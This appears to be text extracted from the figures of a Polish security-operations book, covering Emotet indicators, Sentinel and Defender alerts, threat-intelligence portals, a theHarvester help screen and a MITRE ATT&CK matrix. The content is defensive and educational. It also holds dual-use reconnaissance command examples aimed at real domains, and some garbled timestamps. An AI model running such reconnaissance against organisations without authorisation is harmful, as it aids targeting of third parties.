
You are viewing the ThreatFox database entry for sha256_hash c9c31dff154204350d5c16ff462131a341949e5502042353df27817164cc1047.


Database Entry

Actions


IOC ID:	447520
IOC:	c9c31dff154204350d5c16ff462131a341949e5502042353df27817164cc1047
IOC Type:	sha256_hash
Threat Type:	payload
Malware:	Emotet
Malware alias:	Geodo, Heodo
Confidence Level:	Confidence level is elevated (75%)
First seen:	2022-03-24 20:1533 UTC
Last seen:	never
UUID:	28b15303-abaf-11ec-8c1d-42010aa4000a
Reporter:	@Cryptolaemus1
Reward:	10 credits from F_i_n_d_M_e_
Tags:	epoch5 exe

Rysunek 12.4. Wyszukiwanie wskaźnika IoC złośliwego oprogramowania Emotet







Rysunek 12.6. Przykłady rozmieszczenia IDS-ów



Rysunek 12.7. Działanie UEBA dla różnych elementów



Rysunek 12.8. Zachowania podmiotu w narzędziu Microsoft Sentinel




Rysunek 12.9. Oś czasu alertów


```
1 SecurityAlert
2 | where SystemAlertId == "15b657ef-d8dd-981e-5609-eabe3d32f16f"
3 | summarize arg_max(TimeGenerated, *) by SystemAlertId
```

TimeGenerated [UTC]	SystemAlertId	DisplayName	AlertName	AlertSeverity	Description
3/24/2022, 0:01:31.697 PM	15b657ef-d8dd-981e-5609-eabe3d32f16f	Suspicious process injection observ...	Suspicious process injection observ...	Low	Microsoft Defender Advanced Threat Protection has rais...
SystemAlertId 15b657ef-d8dd-981e-5609-eabe3d32f16f					
TimeGenerated [UTC] 2022-03-24T20:01:31.697Z					
TenantId [REDACTED]					
DisplayName Suspicious process injection observed					
AlertName Suspicious process injection observed					
AlertSeverity Low					
Description Microsoft Defender Advanced Threat Protection has raised an alert of type Suspicious process injection observed					
ProviderName MDATP					
VendorName Microsoft					
VendorOriginalId f20df4579bdc7fab0ff6320bf03111a02bdc5c04c33a0b4dbca0277cd80774					
AlertType Suspicious process injection observed					
IsIncident false					
StartTime [UTC] 2022-03-24T19:13:47.671Z					
EndTime [UTC] 2022-03-24T19:58:00Z					
ProcessingEndTime [UTC] 2022-03-24T20:01:23.387Z					


Rysunek 12.10. Zapytanie Kusto utworzone automatycznie przez Microsoft Sentinel



Rysunek 12.11. Zarządzanie chmurą hybrydową z centralnej lokalizacji



Rysunek 12.12. Azure Security Center z aplikacją Defender for Cloud



Rysunek 12.13. Szczegóły alertu bezpieczeństwa na platformie Defender for Cloud

Home > Microsoft Defender for Cloud >

Security alert

Container with a sensitive volume mount detected

MediumSeverityActiveStatus01/30/22, 1...Activity time

Alert description

Kubernetes audit log analysis detected a new container with a sensitive volume mount. The volume that was detected is a hostPath type which mounts a sensitive file or folder from the node to the container. If the container gets compromised, the attacker can use this mount for gaining access to the node.

Affected resource

Kubernetes service

Subscription

MITRE ATT&CK® tactics

Privilege Escalation

Was this useful?

YesNo

Alert details

Take action

Container name

nrt-e2e

Object name

Container image

Sensitive mount path

/

Namespace

default

Sensitive mount name

host-dir

Object kind

Pod

Detected by

Microsoft

Related entities

Azure resource (1)

Rysunek 12.14. Szczegóły alertu dotyczącego kontenera

Rozdział 13. Analiza zagrożeń



Rysunek 13.1. Wydarzenia prowadzące do wybuchu epidemii WannaCry

BUILDING A SAFER INTERNET

HOW IT WORKS


Put any IP address you want to check in the box below to see a sample response.

CHECK IP

```
{  "isocode": "IN",  "country": "India",  "state": "Maharashtra",  "city": "Mumbai",  "discover_date": "21017-10-27 09:32:45",  "threat": "honeypot_tracker",  "risk_level": "5"}
```

Rysunek 13.3. Kwerendowanie strony internetowej przy użyciu FraudGuarda

THREAT INTELLIGENCE

 ALIENVAULT OPEN THREAT EXCHANGE (OTX)

OTX KEY

Missing OTX Key

AlienVault Open Threat Exchange (OTX) is an open platform providing users the ability to collaborate, research, and receive alerts on emerging threats and indicators of Compromise such as IPs, file hashes, and domains.

You must have an OTX account to receive alerts based on threats identified in OTX. This account is separate from your USM Anywhere account. [Signup for an OTX account](#).

Enter your OTX Key to allow USM Anywhere to evaluate incoming event data against the latest OTX threat information and automatically produce alarms when indicators of Compromise are detected.

Your OTX Key is available on the [OTX API page](#).

OTX Key

Validate OTX Key

Rysunek 13.4. Platforma Open Threat Exchange (OTX) firmy AT&T Cybersecurity

☰

 SORT BY: Time Created ▼

<input type="checkbox"/>	INTENT ▴ ▾	ALARM STATUS	STRATEGY ▴ ▾	METHOD ▴ ▾
<input type="checkbox"/>	☆ 	Open	C&C Communication	Malware Beacons to C&C
<input type="checkbox"/>	☆ 	Open	Suspicious Behavior	OTX Indicators of Compromise
<input type="checkbox"/>	☆ 	Open	Malware Infection	Ransomware

Rysunek 13.5. Status alarmu, strategia i metoda pokazane w interfejsie narzędzia USM

☆ C&C Communication - Malware Becoming To C&C

Alarm Details [Full Detail]

Select ActionCreate Rule▼Alarm Status▼Apply Label▼

Malware Family

HTTP Hostname

Source Name

Destination Name

SensorHyper-V

PriorityHigh

Alarm StatusOpen

DescriptionRecommendations

Communication was detected with a C&C server based on the analysis of the traffic.

Communication from your system to a Malware C&C server has been identified. This is an indicator that your system has malware installed.

System Compromise alarms identify behavior associated with compromised systems or user accounts.

Source

Hostname

FQDN

IP Address

Destination

Rysunek 13.6. Przykład konkretnego alarmu narzędzia USM

The screenshot shows the AlienVault OTX Pulse dashboard. The top navigation bar includes the AlienVault logo, a search bar, and links for 'BROWSE', 'API', 'CREATE PULSE', and 'SEARCH'. The main content area displays a pulse titled 'Bots, Machines, and the Matrix' by AlienVault, updated 64 days ago. It has 41K subscribers and is marked as 'MODIFIED'. The pulse includes a 'REFERENCE' to 'pasted_text' and 'GROUPS: NO groups'. Below the title is a 'Summary' section with a bar chart titled 'TYPES OF INDICATORS' showing counts for Domain (3), SHA1 (4), URL (34), MD5 (28), email (2), and Hostname (1). The 'Indicators of Compromise' section is also visible, showing 'Show 10 entries'.

Rysunek 13.7. Zrzut ekranu dashboardu narzędzia OTX Pulse

The screenshot shows a pulse titled 'Group-IB: BadRabbit There is a connection between BadRabbit and Not Petya' by networkbox, updated 1 day ago. It has 5 subscribers, 0 votes, 0 comments, and 5 related items. The pulse includes a 'REFERENCE' to 'https://www.group-ib.com/blog/badrabbit' and 'TAGS: b3ass, usd, bad rabbit, flashplayer'. Below the title is a 'Summary' section with two bar charts: 'TYPES OF INDICATORS' showing counts for Domain (3), URL (4), Hostname (1), MD5 (1), email (1), and IPv4 (2); and 'THREAT INFRASTRUCTURE' showing counts for Poland (1) and Germany (1).

Rysunek 13.8. Zapewniane przez społeczność ważne informacje dla wzmocnienia systemu defensywnego

The screenshot shows the 'Ransomware Tracker Indicators' website. The top navigation bar includes links for Browse, Scan Endpoints, Create Pulse, Submit Sample, API Integration, and a search bar. The main content area features a header for 'Ransomware Tracker Indicators' with a 'Share' button and 'Actions' dropdown. Below this is a description of the service and a reference link. A section titled 'ENDPOINT SECURITY' prompts users to scan their endpoints. The main list of indicators shows two entries for 'LCIA:HoneyNet:June 2022', each with a 'Related Pulse' link and a subscriber count (117 and 143 respectively).

Rysunek 13.9. Zrzut ekranu z Ransomware Tracker Indicators

The screenshot shows the DHS CISA Automated Indicator Sharing (AIS) page. The header includes the DHS logo, navigation links (Topics, News, In Focus, How Do I?, Get Involved, About DHS), and a search bar. The main content area features a large banner for 'CISA CYBER+INFRASTRUCTURE'. Below the banner is a navigation bar with links for About CISA, Cybersecurity, Infrastructure Security, Emergency Communications, National Risk Management, and News & Media. The main text area is titled 'Automated Indicator Sharing (AIS)' and describes the program's purpose and benefits. A sidebar on the left contains links to related resources.

Rysunek 13.10. Zrzut ekranu ze strony Departamentu Bezpieczeństwa Wewnętrznego z artykułem na temat zautomatyzowanego udostępniania wskaźników (AIS)

The screenshot shows the VirusTotal web interface. At the top, a status bar indicates that 5 engines detected the URL. Below this, a table lists the detection results from various security engines. The URL being scanned is `http://pagaldaily.com/`, with a status of 200, content type of `text/html; charset=UTF-8`, and a scan time of 2019-10-26 18:54:01 UTC, 1 day ago.

DETECTION	DETAILS	COMMUNITY
AutoShun	❗ Malicious	CRDF
Fortinet	❗ Malicious	Malware Domain Blocklist
Quttera	❗ Malicious	Forcepoint ThreatSeeker
ADMINUSLabs	✅ Clean	AegisLab WebGuard
AllenVault	✅ Clean	Antly-AVL
Avira (no cloud)	✅ Clean	BADWARE.INFO
Baidu-International	✅ Clean	BitDefender

Rysunek 13.11. Wykrywanie podejrzanych lub złośliwych plików i adresów URL za pomocą serwisu Virus Total

The screenshot displays the Talos Intelligence web interface. The top navigation bar includes links for Software, Vulnerability Information, Reputation Center, Library, Support Communities, Careers, Blog, About, and Cisco Login. The main content area shows the lookup results for the domain `www.talx.com`. It includes a search bar, a navigation menu, and a detailed view of the domain's reputation.

OWNER DETAILS

DOMAIN	talx.com
HOSTNAME	www.talx.com


CONTENT DETAILS

CONTENT CATEGORY	Illegal Activities
------------------	--------------------

BLACKLISTS

TALOS SECURITY INTELLIGENCE BLACKLIST	
BLACKLISTED	Yes
CLASSIFICATION	Cnc
FIRST SEEN	2018-06-04 10:50:15 UTC
EXPIRATION DATE	2019-11-26 11:22:04 UTC
STATUS	ACTIVE

Rysunek 13.12. Zrzut ekranu z serwisu Talos Intelligence



```
Applications ▾ Places ▾ Terminal ▾ Mon 00:36 1
root@kali: ~

File Edit View Search Terminal Help


*****
*                                     *
*  theHarvester Ver. 3.0.6             *
*  Coded by Christian Martorella      *
*  Edge-Security Research             *
*  cmartorella@edge-security.com      *
*                                     *
*****

Usage: theharvester options


-d: Domain to search or company name
-b: data source: baidu, bing, bingapi, censys, crtsh, dogpile,
    google, google-certificates, googleCSE, googleplus, google-profiles,
    hunter, linkedin, netcraft, pgp, threatcrowd,
    twitter, vhost, virustotal, yahoo, all
-g: use Google dorking instead of normal Google search
-s: start in result number X (default: 0)
-v: verify host name via DNS resolution and search for virtual hosts
-f: save the results into an HTML and XML file (both)
-n: perform a DNS reverse query on all ranges discovered
-c: perform a DNS brute force for the domain name
-t: perform a DNS TLD expansion discovery
-e: use this DNS server
-p: port scan the detected hosts and check for Takeovers (80,443,22,21,8080)
-l: limit the number of results to work with(Bing goes from 50 to 50 results,
    Google 100 to 100, and PGP doesn't use this option)
-h: use SHODAN database to query discovered hosts

Examples:
theharvester -d microsoft.com -l 500 -b google -f myresults.html
theharvester -d microsoft.com -b pgp, virustotal
theharvester -d microsoft.com -l 200 -b linkedin
theharvester -d microsoft.com -l 200 -g -b google
theharvester -d apple.com -b googleCSE -l 500 -s 300
theharvester -d cornell.edu -l 100 -b bing -h
```

Rysunek 13.13. Zrzut ekranu z narzędzia The Harvester




Rysunek 13.14. Wyszukiwanie na stronie MITRE ATT&CK



Rysunek 13.15. Wyniki wyszukiwania

Techniques Used				ATT&CK® Navigator Layers ▾
Domain	ID	Name	Use	
Enterprise	T1016	System Network Configuration Discovery	ipconfig can be used to display adapter configuration on Windows systems, including information for TCP/IP, DNS, and DHCP.	


Rysunek 13.16. Technika wykorzystująca to oprogramowanie



Rysunek 13.17. Technika wykorzystująca to oprogramowanie

Execution Persistence Privilege Escalation Defense Evasion Credential Access Discovery Lateral Movement Collection Command and Control Exfiltration									
12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	29 techniques	9 techniques	17 techniques	16 techniques	9 techniques
Command and Scripting Interpreter (C2)	Account Manipulation (C2)	Abuse Elevation Control Mechanism (C2)	Abuse Elevation Control Mechanism (C2)	Adversary-in-the-Middle (C2)	Account Discovery (L2)	Exploitation of Remote Services (L2)	Adversary-in-the-Middle (C2)	Application Layer Protocol (C2)	Automated Exfiltration (C2)
Container Administration Command	BITS Jobs (C2)	Access Token Manipulation (C2)	Access Token Manipulation (C2)	Brute Force (C2)	Application Window Discovery (L2)	Internal Spearphishing (L2)	Archived Collected Data (C2)	Communication Through Removable Media (C2)	Data Transfer Size Limits (C2)
Deploy Container	Boot or Logon Autostart Execution (C2)	Boot or Logon Autostart Execution (C2)	BITS Jobs (C2)	Credentials from Password Stores (C2)	Browser Bookmark Discovery (L2)	Lateral Tool Transfer (L2)	Audio Capture (C2)	Exfiltration Over Alternative Protocol (C2)	Exfiltration Over C2 Channel (C2)
Exploitation for Client Execution	Boot or Logon Initialization Scripts (C2)	Boot or Logon Initialization Scripts (C2)	Build Image on Host (C2)	Exploitation for Credential Access (C2)	Cloud Infrastructure Discovery (L2)	Remote Service Session Hijacking (C2)	Automated Collection (C2)	Data Encoding (L2)	Exfiltration Over C2 Channel (C2)
